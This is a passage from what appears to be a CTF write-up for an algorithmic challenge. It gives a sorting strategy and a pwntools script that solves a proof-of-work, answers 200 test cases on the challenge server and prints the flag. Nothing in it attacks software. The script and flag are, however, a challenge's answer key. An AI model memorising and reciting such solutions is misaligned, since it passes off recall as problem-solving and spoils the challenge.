The leftmost coordinate is negative and the coordinates after moving are 0 or more.
Both are negative
```

After that, they were sorted according to the following criteria.

```
Descending coordinates after moving
Descending the leftmost coordinate
Coordinates after moving - leftmost coordinates in descending order
```

The answer was then calculated and sent to the server.

```
from pwn import *
from hashlib import sha256

def solvepow(p, n):
    s = p.recvline()
    starting = s.split(b'with ')[1][:10].decode()
    s1 = s.split(b'in ')[-1][:n]
    i = 0
    print("Solving PoW...")
    while True:
        if sha256((starting+str(i)).encode('ascii')).hexdigest()[-n:] == s1.decode():
            print("Solved!")
            p.sendline(starting + str(i))
            break
        i += 1
```

```

p = remote('challs.m0lecon.it', 5886)
solvepow(p, n = 5)

p.recvuntil(b'You must answer to 200 testcases to get the flag! Time limit is one
second for each test.\n')
p.sendline()

for _ in range(200):
    n = int(p.recvline())
    print(_ + 1, n)
    lines = p.recvlines(n)
    x = []
    a = []
    b = []
    c = []
    for line in lines:
        O = L = R = 0
        for i in line:
            if i == 76:
                O -= 1
                L = min(L, O)
            else:
                O += 1
                R = max(R, O)
        x.append((( -O+L, -L), L, O, line))
        if L == 0:
            a.append(((0), L, O, line))
        elif O >= 0:
            b.append((( -L), L, O, line))
        else:
            c.append((( -O+L), L, O, line))

    a.sort()
    b.sort()
    c.sort()

    L = 0
    O = 0
    for i in a:
        O += i[2]

    for i in b:
        L = min(L, O + i[1])
        O += i[2]

    for i in c:
        L = min(L, O + i[1])
        O += i[2]

```



```
p.sendline(str(-L))  
print(p.recvline())  
  
p.interactive()
```

```
ptm{45_r16h7_45_p0551b13}
```